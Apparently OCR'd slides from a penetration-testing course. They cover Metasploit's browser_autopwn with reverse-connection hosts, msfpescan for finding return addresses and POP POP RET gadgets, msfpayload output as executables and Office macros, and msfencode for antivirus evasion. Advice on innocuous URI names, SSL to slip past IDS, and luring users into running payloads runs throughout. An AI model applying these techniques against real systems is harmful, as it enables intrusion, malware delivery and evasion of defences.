


One of the nice things about browser_autopwn is that you do not have to worry about choosing which payload or exploit you want to use. The only thing you need to do is set it to the LHOST option for the reverse connections. The rest of the options have default values that you can change. You can even separate the LHOST from the SRVHOST and have a separate system for command and control via the multi/handler. This is an excellent approach when dealing with a large number of systems you are trying to automatically exploit.

One of my favorite features of browser_autopwn is the ability to have the attacks go over an SSL/TLS connection. This is an effective way to bypass many IDS/IPS systems and outbound web proxies. You can even specify the specific version of SSL/TLS you wish to use.

By default, you do not need to set a URI path. If you choose not to, Metasploit will choose a random one. One approach is to set the URI path to something that will not catch the attention of the user. One of the all-time most effective URI paths is "updates." Another URI that works for some strange reason is "notevil."

Please be careful with browser_autopwn. Sometimes it fails at detecting the right OS/browser combination and it will fail to send the correct exploit. You can narrow down the exploits it will try by specifying MATCH. MATCH will cause browser_autopwn to send exploits that match a specific string or regular expression. If you know an environment is using a specific browser, you should set this variable.



To navigate to browser_autopwn we run:

```
msf> use auxiliary/server/browser_autopwn
```

Now we need to specify the host that will be waiting for the return connections from the target systems. When browser_autopwn runs, it expects there to be a number of different ports open on LHOST for receiving connections from different operating systems. Currently, by default, browser_autopwn opens port 3333 for Windows reverse connections, port 4444 for reverse Linux connections, port 5555 for reverse OSX connections and port 6666 for generic reverse connections. You can run "show advanced" to see the current settings and you can change them with the "set" command. There is some debate as to whether this is the best approach. Be on the lookout for this to possibly change.

```
msf> set LHOST 172.16.30.1
```


To specify the host that is going to host the malicious payload, we set SRVHOST, and we set the URI path to something that will not arouse suspicion:

```
msf> set SRVHOST 172.16.30.1
msf> set LHOST 172.16.30.1
```

Then type exploit

```
msf> exploit
```

The final thing we need is for a target system to surf to our site.




International penetration testing can be difficult because memory locations "shift". Many exploits require specific locations for functions like the return pointer. When the location has shifted due to a service pack, or a specific language, the built-in targets associated with a specific exploit may not work anymore.

This is not just an issue with Metasploit. In fact, Metasploit is one of the better exploitation frameworks when it comes to supporting different service packs and languages. Further, many commercial offerings may need to be modified to match an address that is in Metasploit's list of targets!

If you find yourself in a situation where an exploit is failing because of a shift in memory locations, it is time to edit the targets associated with an exploit to add in a new memory address for your specific target.

There used to be a number of opcode databases online that would show you the memory locations for a number of different .dll's for a number of different languages. Unfortunately, at this time many of these databases are tragically out of date or offline completely. Luckily, the Metasploit framework has a built-in utility to help with this process called msfpescan.




Letss say we have a target that we are trying to attack that Metasploit does not have a return value for. In the example above we are using msfpescan to display the memory location for the umpnpmgr.dll at an offset of 4242 bytes. We could find this by looking at a previous version of the dll and know what set of instructions to search for. After we found the specific instruction set we would go to the region in memory and validate the code.

In this example we used the offset option for msfpescan. There are a number of other options we could have used as well, like looking for "pop pop return" functions with –p, or utilizing a specific regular expression with –r. If you have to start stepping through a dll to look for a specific memory return value you should review the options available to you when using msfpescan with "msfpescan –h".

As you can see, it tells us that the offset we specified will have a memory address of 0xed15badd.

The next step would be to open the exploit itself and look for the section called "Targets". To add our new exploit we simply copy an existing one and edit the information to match our target OS.


Now, when we run "show targets" and our new target will be displayed.



Msfpescan gives the ability to not just look at the offset within a specific dll or PE file. It also gives us the ability to look for specific sets of instructions that are heavily used when creating exploits.


For example there are a number of exploits that require a "POP POP RET" instruction to bypass SafeSEH as part of Structured Exception Handling exploitation. You would first have to find a .dll file with SafeSEH not enabled then look for a POP <REG> POP <REG> RET sequence. Often when a product or OS is updated these will shift or disappear all together. You would be forced as a penetration tester to discover another POP POP RET function.

Also, you can look for jumps to specific registers. This is helpful when your NOP sled is over a specific register, but the memory address is dynamic. Rather than specify a specific address to jump to (which can be hard) you can specify a register to jump to. Once again, this is something that can change between different versions of software and operating systems.



Aside from excellent remote and client-side exploitation capabilities, Metasploit also has the ability to create malware.


Let's take a dive into the variety of ways that Metasploit can output its payloads and the creative ways you can get them to bypass target AV countermeasures.



While exploits get much of the press in the world of computer security, there is a whole world of exploitation possibilities available to the pen tester. Malware is an incredibly effective mechanism to compromise targeted systems. This approach can sidestep some of the limitations of trying to exploit vulnerabilities in target systems. For example, remote and client-side exploits have the ability to crash remote computers or services. Trying to pick the right client-side attack can be difficult at times because knowing exactly what is installed on the target system may be difficult. Finally, the target environment may be completely patched. I know this seems unlikely, but it is a possibility.

In order for the custom malware approach to work we need to have two key ingredients. First, we need to bypass the target environment's anti-virus solutions. Second, we need to get a user to run a program of our choosing. Believe it or not, both of these are fairly easy to accomplish.

However, this approach requires some level of recon and a high degree of creativity on the part of the tester. Various technical exploits will come and go. However, people will always be willing to click on a link, run a program, or open a document. All it takes is a little work on the part of the tester before the attack.




Many of the payloads that are available in Metasploit can be exported through msfpayload. The simplest, and often most useful, example is exporting a payload as an executable. Metasploit can create standalone executables for Windows, Linux, AIX, BSD, and OSX. All that is required is to have the user run the executable.

While executables are excellent, many users may be savvy enough to not run random executables that are sent via e-mail or as a link to a website. Further, many e-mail systems will not allow you to send in an executable. To get around this problem you may want to look at the other output options available in msfpayload. For example, we can create a vba file that can be imported into a Microsoft Word, Excel, or PowerPoint file. Once a user opens the file, and macros are enabled, the payload triggers, giving you access to the target system. We can even export Metasploit payloads to C so that you can either create your own executables or incorporate your payload into an existing program.

Finally, we can export our payloads in formats that can easily be uploaded to a pen tester's webserver that will trigger when a user clicks on a URL that we sent them.

The point in having all of this flexibility is that many AV engines detect malicious .exe files. By being creative and trying different formats we not only gain more possible entry points to a network, but we also are attacking in formats that many AV vendors are not currently checking as thoroughly as they should.




The standard format for msfpayload is to run the msfpayload command followed by the specific payload you wish to generate. If you want a full listing of available payloads, simply run "msfpayload" by itself and msfpayload will show you usage and all the available payloads.

After a payload is specified, you will need to supply it with the required options for that payload. If you are curious as to what the options are for a particular payload, simply start msfconsole then run "info" for that particular payload.

```
msf > info payload/windows/meterpreter/reverse_tcp
```

The above command would return some basic information about the payload (i.e., authors, whether it is a stage or a stager, size, etc.) and the required options for that specific payload.

Next, we need to specify the output type for the executable. We then use a standard shell redirect ">" to dump the output of the command to a file with a name of your choosing.




One may think that a basic executable that was created by the most popular exploitation framework on the planet would be detected by the vast majority of AV products available. Unfortunately (or fortunately, depending on your perspective) this is not the case. The notevil.exe example on the previous slide was detected by 16 out of 41 AV vendors. The number seems shockingly low, but keep in mind it was detected by Symantec and McAfee, the two largest AV vendors in the world.

As a penetration tester, you should rarely be stopped by AV technologies. There are a number of different approaches, like packing with tools like UPX and Themida that are out of the scope of this class. In this class we are going to focus on how you can use Metasploit to bypass AV products.

But please keep in mind that dodging AV is a constantly changing game. What worked on your last engagement may not work on your current engagement. You need to be always trying new techniques, testing and re-testing your payloads before using them in a test.

In short, don't get stuck on just one approach.




The msfencode tool in Metasploit was designed for bypassing AV. In many situations it can effectively dodge AV, but in others, some finesse may be required (more on that later). In order to familiarize yourself with msfencode you can run "msfencode –h" to get a listing of the various options that you can use. One of my favorite options is "msfencode –l" which will list out the available encoders along with their description and overall rating.

If no encoder is specified, the default encoder "shikata_ga_nai" will be used. Shikata ga nai means "there is nothing that can be done about it" in Japanese. Quite an apt name for an encoder that is fairly effective at dodging AV products!

